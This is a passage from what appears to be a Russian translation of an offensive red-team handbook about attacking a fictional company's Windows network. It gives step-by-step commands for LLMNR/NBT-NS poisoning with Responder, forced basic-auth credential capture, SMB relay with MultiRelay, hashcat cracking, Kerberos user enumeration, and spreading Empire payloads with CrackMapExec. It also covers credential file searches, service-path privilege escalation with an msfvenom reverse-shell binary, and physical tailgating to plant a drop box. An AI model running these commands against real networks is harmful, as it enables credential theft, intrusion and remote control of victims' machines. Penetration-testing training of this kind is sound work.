Установите autologin для всех пользователей на каждой ОС: это просто сильно упрощает жизнь при тестировании. Каждый раз, когда машина запускается или перезагружается, она будет автоматически входить в систему, чтобы мы могли легко тестировать атаки, вытаскивающие учетные данные из памяти:

• https://support.microsoft.com/en-us/help/324737/how-to-turn-on-automatic-logon-in-windows
• Bit.ly Link: http://bit.ly/2EKatIk

Настройте IIS-сервер и SPN:

• https://www.rootusers.com/how-to-install-iis-in-windows-server-2016/
• Bit.ly Link: http://bit.ly/2JJQvRK
• https://support.microsoft.com/en-us/help/929650/how-to-use-spns-when-you-configure-web-applications-that-are-hosted-on
• Bit.ly Link: http://bit.ly/2IXZygL

## В сети без учетных данных

Допустим, вы не смогли получить пароли через spraying внешних сервисов и поэтому решили, что хотите незаметно проникнуть в здание. Вы ждете, пока пройдет обеденное время, идете к офисам Cyber Space Kittens и находите дверь для курильщиков. Хотя вы не курите, вы знаете, что у курильщиков есть эта групповая психология. Вы зажигаете сигарету, болтаете с сотрудниками ни о чем и, когда они заходят в здание, идете вслед за ними... без вопросов.

Теперь, когда вы проникли на объект CSK, вы не хотите попасться, оставаясь там слишком долго. Вы достаете свой надежный drop box, находите пустой офис, подключаете его к сети, проверяете телефон и видите, что он отстучался домой, а затем быстро уходите в безопасное место.

Слегка потея дома, вы быстро садитесь за ноутбук, входите на свой VPN-сервер и облегченно вздыхаете: маяки вашего drop box все еще подключаются домой. Теперь, когда вы можете зайти по SSH на свой drop box, содержащий все ваши хакерские инструменты, можно медленно изучать сеть клиента, выполнять пивотинг между машинами и пытаться добраться до данных, которые вас интересуют.

## Responder

Как и в предыдущей кампании, мы использовали Responder (https://github.com/lgandx/Responder), чтобы слушать сеть и подделывать ответы для получения учетных данных в сети. Как краткое напоминание из The Hacker Playbook 2: когда система в сети выполняет DNS-поиск имени хоста, который завершается неудачно, система жертвы использует Link-Local Multicast Name Resolution, сокращенно LLMNR, и Net-BIOS Name Service (NBT-NS) как резервный механизм разрешения имен. Когда ПК жертвы не может выполнить DNS-поиск, он начинает спрашивать у всех в сети, знают ли они адрес для этого имени хоста.

Простой общий пример: допустим, на вашем ПК есть закрепленный подключенный диск для `\\cyberspacekittenssecretdrive\secrets`. Однажды IT-отдел удаляет этот общий диск из сети, и он больше не существует. Поскольку у вас все еще есть подключенный диск для имени сервера `cyberspacekittenssecretdrive`, ваша система будет постоянно спрашивать сеть, знает ли кто-нибудь его IP. Такой пример с файловым ресурсом может редко встречаться, однако поскольку высока вероятность, что ранее подключенная система больше не существует в сети, эта проблема все равно будет возникать. Мы видели это с подключенными дисками, приложениями с жестко

заданными серверами и часто просто с ошибками конфигурации.

Мы можем использовать инструмент вроде Responder, чтобы воспользоваться системами, ищущими имя хоста, и ответить им нашим вредоносным сервером. Еще лучше то, что Responder может пойти на шаг дальше и действовать как WPAD-сервер (Web Proxy Auto-Discovery Protocol), проксируя все данные через наш сервер атакующего, но это уже совсем другая атака.

```
cd /opt/Responder
./Responder.py -I eth0 -wrf
```

Теперь, поскольку мы находимся в корпоративной Windows-среде, можно предположить, что там, скорее всего, работает Active Directory. Поэтому, если мы можем ответить на DNS-запрос от хоста жертвы, мы можем заставить его систему подключиться к нашему SMB-ресурсу. Поскольку он подключается к диску `\\cyberspacekittenssecretdrive`, мы заставим жертву аутентифицироваться с ее учетными данными NTLMv2 или кэшированными учетными данными. Учетные данные, которые мы захватываем, не будут прямыми NTLM-хешами, это будут NTLM Challenge/ответ hashes (NTLMv2-SSP). Единственная проблема с этими хешами в том, что их взлом намного медленнее, чем обычных NTLM-хешей, но сегодня это не огромная проблема при наличии больших машин для взлома паролей. См. раздел о взломе паролей.

Мы можем взять NTLMv2-хеш, передать его в hashcat и взломать пароли. В hashcat нужно указать формат хеша `-m` (https://hashcat.net/wiki/doku.php?id=example_hashes) для NetNTLMv2.

```
hashcat -m 5600 hashes\ntlmssp_hashes.txt passwordlists/*
```

Теперь допустим, что мы не хотим взламывать хеши или не возражаем против того, что можем насторожить пользователя чем-то подозрительным. Можно принудительно вызвать всплывающее окно basic auth вместо требования использовать учетные данные NetNTLMv2, применив `F` (`ForceWpadAuth`) и `b` (`basic auth`).


```
python ./Responder.py -I eth0 -wfFbv
```

Как видно на изображении выше, пользователь получит запрос имени пользователя и пароля, а большинство людей просто слепо введут их. После отправки учетных данных мы сможем захватить их в открытом виде.

## Улучшенный Responder (MultiRelay.py)

Проблема с Responder и взломом NTLMv2-SSP-хешей в том, что время, необходимое для взлома этих хешей, может быть огромным. Хуже того, мы бывали в средах, где пароли администраторов имеют больше 20 символов. Что делать в таких сценариях? Если среда не требует подписи SMB, что можно выяснить быстрым сканированием `nmap`-скриптом: https://nmap.org/nsedoc/scripts/smb-security-mode.html, можно выполнить аккуратный прием с повторной передачей захваченного SMB-запроса.

Laurent Gaffie включил в Responder инструмент для атак с повторной передачей аутентификации. Согласно сайту Laurent, MultiRelay - мощная утилита для пентеста, включенная в папку tools Responder, которая дает возможность выполнять целевой relay NTLMv1 и NTLMv2 на выбранную цель. В настоящий момент MultiRelay перенаправляет HTTP, WebDav, Proxy и SMB-аутентификации на SMB-сервер. Этот инструмент можно настроить так, чтобы он принимал диапазон пользователей для relay на цель. Идея в том, чтобы целиться только в администраторов домена, локальных администраторов или привилегированные учетные записи [http://g-laurent.blogspot.com/2016/10/introducing-responder-multirelay-10.html].




На высоком уровне, вместо того чтобы заставлять жертву аутентифицироваться к нашему SMB-ресурсу, MultiRelay будет пересылать любые запросы аутентификации на выбранный хост жертвы. Конечно, перенаправленный пользователь должен иметь доступ к этой другой машине; однако в случае успеха нам не придется иметь дело ни с паролями, ни со взломом. Чтобы начать, нужно настроить Responder и MultiRelay:


1. Отредактируйте конфигурационный файл Responder, чтобы отключить SMB- и HTTP-серверы:

```
gedit Responder.conf
```

2. Измените SMB и HTTP на `Off`.
3. Запустите Responder:

```
python ./Responder.py -I eth0 -rv
```

4. Запустите MultiRelay в новом Terminal Window:




```
[*] [NBT-NS] Poisoned answer sent to 10.100.100.99 for name WORKGROUP (service: Local Master Browser)
[FINGER] OS Version      : Windows 6.1
[FINGER] Client Version : Samba 4.4.16
[HTTP] Sending BASIC authentication request to 10.100.100.220
[HTTP] GET request from: 10.100.100.220   URL: /
[HTTP] Host              : cyberspacekittenssecretdrive
[HTTP] Basic Client    : 10.100.100.220
[HTTP] Basic Username : buzz
[HTTP] Basic Password : supersecretpassword
```

```
/opt/Responder/tools
./MultiRelay.py -t <target host> -c <shell command> -u ALL
```

Когда relay к хосту жертвы достижим, нужно подумать, что мы хотим выполнить на рабочей станции жертвы. По умолчанию MultiRelay может запустить базовый shell, но мы также можем автоматически выполнять Meterpreter пейлоад PowerShell, Empire пейлоад PowerShell, наш dnscat2 пейлоад PowerShell, PowerShell-скрипты для загрузки и выполнения C2-агентов, Mimikatz или просто запустить `calc.exe` ради шутки.

Ссылки:

http://threat.tevora.com/quick-tip-skip-cracking-responder-hashes-and-replay-them/

## PowerShell Responder

После компрометации Windows-системы мы можем использовать PowerShell на машине жертвы, чтобы выполнять атаки в стиле Responder. Обе возможности оригинального Responder можно выполнить через следующие два инструмента:

• Inveigh - https://github.com/Kevin-Robertson/Inveigh/blob/master/Scripts/Inveigh.ps1
• Inveigh-Relay

Чтобы сделать все еще проще, это уже встроено в Empire.

## Перечисление пользователей без учетных данных


Оказавшись в сети, мы можем использовать Responder для получения учетных данных или оболочек, но бывают случаи, когда подписи SMB включен, а взлом NTLMv2 SSP нежизнеспособен. Тогда мы делаем шаг назад и начинаем с основ. Еще не сканируя сеть активно, нужно получить список пользователей. Он может понадобиться для password spraying или даже социальной инженерии.

Один вариант - начать перечисление пользователей на контроллере домена. Исторически, в эпоху 2003, мы могли попытаться выполнить RID cycling, чтобы получить список всех пользовательских учетных записей. Хотя это больше недоступно, есть другие варианты перебора учетных записей. Один вариант - злоупотребить Kerberos:

```
nmap -p88 --script krb5-enum-users --script-args krb5-enum-users.
    realm="cyberspacekittens.local",userdb=/opt/userlist.txt <Domain Controller IP>
```

Нужно предоставить список имен пользователей для проверки, но поскольку мы только опрашиваем DC и не аутентифицируемся, эта активность обычно не обнаруживается. Теперь можно взять эти пользовательские учетные записи и снова начать password spraying.

## Сканирование сети с помощью CrackMapExec (CME)




Если у нас еще нет скомпрометированной системы, но мы получили учетные данные через Responder, неправильно настроенное веб-приложение, перебор или принтер, можно попробовать пройтись по сети, чтобы увидеть, куда эта учетная запись может войти. Простая проверка с помощью инструмента вроде CrackMapExec (`cme`) может помочь найти первоначальную точку входа во внутреннюю сеть.

Исторически мы использовали CME, чтобы сканировать сеть, идентифицировать и аутентифицировать хосты по SMB, удаленно выполнять команды на многих хостах и даже

вытаскивать учетные данные в открытом виде через Mimikatz. С новыми возможностями Empire и CME мы можем использовать REST-возможность Empire. В следующем сценарии мы поднимем Empire с его REST API, настроим пароль в CME, заставим CME подключиться к Empire, просканируем сеть с единственной учетной записью, которая у нас есть, и наконец, если аутентификация получится, автоматически отправим пейлоад Empire на удаленную систему жертвы. Если у вас учетная запись helpdesk или привилегированная учетная запись, готовьтесь к множеству shell-сессий Empire.

Запустите REST API-сервер Empire:

```
cd /opt/Empire
./empire --rest --password 'hacktheuniverse'
```

Измените CrackMapExec Password:

```
gedit /root/.cme/cme.conf
password=hacktheuniverse
```

```
root@THP-LETHAL:~# nmap -p88 --script krb5-enum-users --script-args krb5-enum-users.
realm="cyberspacekittens.local",userdb=/opt/userlist.txt 10.100.100.200

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-24 22:13 PST
Nmap scan report for 10.100.100.200
Host is up (0.0032s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     purri.gagarin@cyberspacekittens.local
|     buzz.clawdrin@cyberspacekittens.local
|     chris.catfield@cyberspacekittens.local
|     neil.pawstrong@cyberspacekittens.local
|     kate@cyberspacekittens.local
|     kitty.ride@cyberspacekittens.local
|     elon.muskkat@cyberspacekittens.local
|_    dade@cyberspacekittens.local
MAC Address: 00:50:56:2A:A6:8C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Запустите CME, чтобы породить shell-сессии Empire:

```
cme smb 10.100.100.0/24 -d 'cyberspacekittens.local' -u '<username>' -p '<password>' -
    M empire_exec -o LISTENER=http
```

## После компрометации первого хоста

После того как вы получили доступ к хосту через социальную инженерию, закладные устройства, Responder, атаку на принтеры или другие атаки, что делать дальше? Это всегда вопрос на миллион долларов.

В прошлом все сводилось к пониманию того, где вы находитесь и какая непосредственная окружающая сеть вокруг вас. Сначала мы могли запускать команды, похожие на `netstat -ano`, чтобы найти расположения IP-диапазонов серверов, доменов и пользователей жертвы. Также можно запускать команды вроде `ps` или `sc queryex type= service state= all | find "_NAME"`, чтобы перечислить все запущенные службы и искать AV или другие хостовые средства защиты. Вот некоторые другие примерные команды, которые мы можем сначала выполнить.

Сетевая информация:


```
netstat -anop | findstr LISTEN
net group "Domain Admins" /domain
```

Process List:

```
tasklist /v
```

Системная информация хоста:

```
sysinfo
Get-WmiObject -class win32 operatingsystem | select -property * | exportcsv c:\temp\
    os.txt
wmic qfe get Caption,Description,HotFixID,InstalledOn
```


Простой поиск файлов:

```
dir /s *password*
findstr /s /n /i /p foo *
findstr /si pass *.txt | *.xml | *.ini
```

Информация из общих ресурсов и подключенных дисков:

```
powershell -Command "get-WmiObject -class Win32_Share"
powershell -Command "get-PSDrive"
powershell -Command "Get-WmiObject -Class Win32_MappedLogicalDisk | select Name,
    ProviderName"
```

Будем честны: ни у кого нет времени помнить все эти команды, но нам повезло. Насколько я понимаю, на основе книги RTFM, отличного ресурса, leostat создал быстрый Python-скрипт, где есть множество таких удобных команд с простым поиском в инструменте `rtfm.py` (https://github.com/leostat/rtfm).


Обновите и запустите RTFM:

```
cd /opt/rtfm
chmod +x rtfm.py
./rtfm.py -u
./rtfm.py -c 'rtfm'
```

Поиск по всем тегам:

```
./rtfm.py -Dt
```

Посмотрите все queries/commands по tag. Один tag, который мне нравится использовать, - category Enumeration:




```
./rtfm.py -t enumeration | more
```

RTFM довольно обширен и содержит много разных полезных команд. Это отличный быстрый справочник во время любой кампании.

Все это вещи, которые мы всегда делали для получения информации, но что, если можно получить гораздо больше из среды? Используя PowerShell, можно получить нужную нам сетевую информацию и сведения о среде. Поскольку PowerShell можно легко выполнять из любого C2-инструмента, вы можете использовать Empire, Metasploit или Cobalt Strike для выполнения этих лабораторных работ. В следующих примерах мы будем использовать Empire, но можете попробовать и другие инструменты.

## Повышение привилегий

Есть множество разных способов перейти от обычного пользователя к привилегированной учетной записи.

### Незаэкранированные пути служб

Это довольно простая и распространенная уязвимость, при которой путь к исполняемому файлу службы не окружен кавычками. Ей злоупотребляют потому, что без кавычек вокруг пути можно использовать существующую службу. Допустим, у нас есть служба, настроенная на выполнение `C:\Program Files (x86)\Cyber Kittens\Cyber Kittens.exe`. Если у нас есть права записи в папку `Cyber Kittens`, мы можем сбросить вредоносный файл по пути `C:\Program Files (x86)\Cyber Kittens\Cyber.exe`. Заметьте, что `Kittens.exe` отсутствует. Если служба выполняется как system, можно дождаться перезапуска службы, и наш вредоносный файл выполнится как привилегированная учетная запись.

Как найти уязвимые пути служб:

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /
    v "C:\Windows\\" |findstr /i /v """
```

Ищите `BINARY_PATH_NAME`.

### Поиск небезопасных прав реестра для служб

Определяйте слабые разрешения, которые позволяют изменять расположения Image Path служб.

### Проверка включения ключа реестра AlwaysInstallElevated

Проверяет ключи реестра `AlwaysInstallElevated`, которые определяют, должны ли файлы `.MSI` устанавливаться с повышенными привилегиями (`NT AUTHORITY\SYSTEM`):

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/always_install_elevated.rb


Заметьте, что нам не обязательно делать это вручную, поскольку несколько хороших модулей Metasploit и PowerShell были созданы специально для Windows. В следующем примере мы посмотрим на PowerUp PowerShell-скрипт (https://github.com/EmpireProject/Empire/blob/master/data/module_source/privesc/PowerUp.ps1). В этом случае скрипт используется вместе с Empire и проверяет все распространенные области неправильной конфигурации, которые позволяют обычному пользователю получить локальную административную или system-учетную запись. В примере ниже мы запустили его на системе жертвы и увидели, что там есть пути служб без кавычек для localsystem. Возможно, мы не сможем перезапустить службу, но должны суметь злоупотребить уязвимостью и дождаться перезагрузки.

Модуль Empire PowerUp:

```
usermodule privesc/powerup/allchecks
```

Что сразу выделяется:

```
ServiceName                   : WavesSysSvc
Path                          : C:\Program
Files\Waves\MaxxAudio\WavesSysSvc64.exe
ModifiableFile               : C:\Program
Files\Waves\MaxxAudio\WavesSysSvc64.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes,
Synchronize...}
ModifiableFileIdentityReference : Everyone
StartName                     : LocalSystem
```




Похоже, служба `WavesSysSyc` доступна на запись всем. Это означает, что мы можем заменить файл `WaveSysSvc64.exe` своим вредоносным бинарным файлом.

Создайте бинарный файл Meterpreter. Позже обсудим, как обходить AV:

```
msfvenom -p windows/meterpreter/reverse_https LHOST=[ip] LPORT=8080 -f exe > shell.exe
```

Загрузите бинарный файл с помощью Empire и замените оригинальный бинарный файл:

```
upload ./shell.exe C:\\users\\test\\shell.exe
shell copy C:\users\test\Desktop\shell.exe "C:\Program Files\Waves\MaxxAudio\
    WavesSysSvc64.exe"
```

Перезапустите службу или дождитесь перезагрузки.

После перезапуска службы вы должны получить Meterpreter shell обратно как system. Используя PowerUp, вы найдете множество разных служб, потенциально уязвимых к повышению привилегий. Если хотите более глубокое введение в базовые проблемы Windows privesc, посмотрите статью FuzzSecurity: http://www.fuzzysecurity.com/tutorials/16.html.


Для непропатченных Windows-систем у нас есть основные атаки повышения привилегий вроде https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1 и https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135, но как

быстро определить, какие патчи установлены на Windows-системе? Можно использовать стандартные команды на системе жертвы, чтобы увидеть, какие пакеты обслуживания установлены. В Windows есть стандартная команда `systeminfo`, которая вытаскивает всю историю патчей для любого Windows-хоста. Мы можем взять этот вывод, отправить его на Kali-систему и запустить Windows Exploit Suggester, чтобы найти известные эксплойты против этих уязвимостей.

Вернувшись на вашу систему жертвы Windows 10:

```
systeminfo
systeminfo > windows.txt
```

Скопируйте `windows.txt` на Kali-машину в `/opt/Windows-Exploit-Suggester`:




```
python ./windows-exploit-suggester.py -i ./windows.txt -d 2018-03-21-mssb.xls
```

Этот инструмент уже некоторое время активно не поддерживался, но вы можете легко добавить уязвимости повышения привилегий, которые ищете.

В случаях, когда мы находимся в полностью пропатченной Windows-среде, мы сосредоточиваемся на разных уязвимостях повышения привилегий в стороннем ПО или любых 0-day/новых уязвимостях ОС. Например, мы постоянно ищем уязвимости вроде http://bit.ly/2HnX5id, которая относится к повышению привилегий в Windows и, похоже, на тот момент не исправлена. Обычно в таких сценариях может быть базовый PoC-код, но нам предстоит протестировать, проверить и часто дописать эксплойт. Некоторые области, которые мы регулярно мониторим на публичные уязвимости повышения привилегий:

- http://insecure.org/search.html?q=privilege%20escalation
- https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=escalation&colspec=ID+Type+Status+Priority+Milestone+Owner+Summary&cells=ids

Часто все зависит от времени. Например, когда уязвимость обнаружена, это может быть ваше ограниченное окно возможностей для дальнейшей компрометации системы до того, как ее пропатчат.

## Лаборатория повышения привилегий

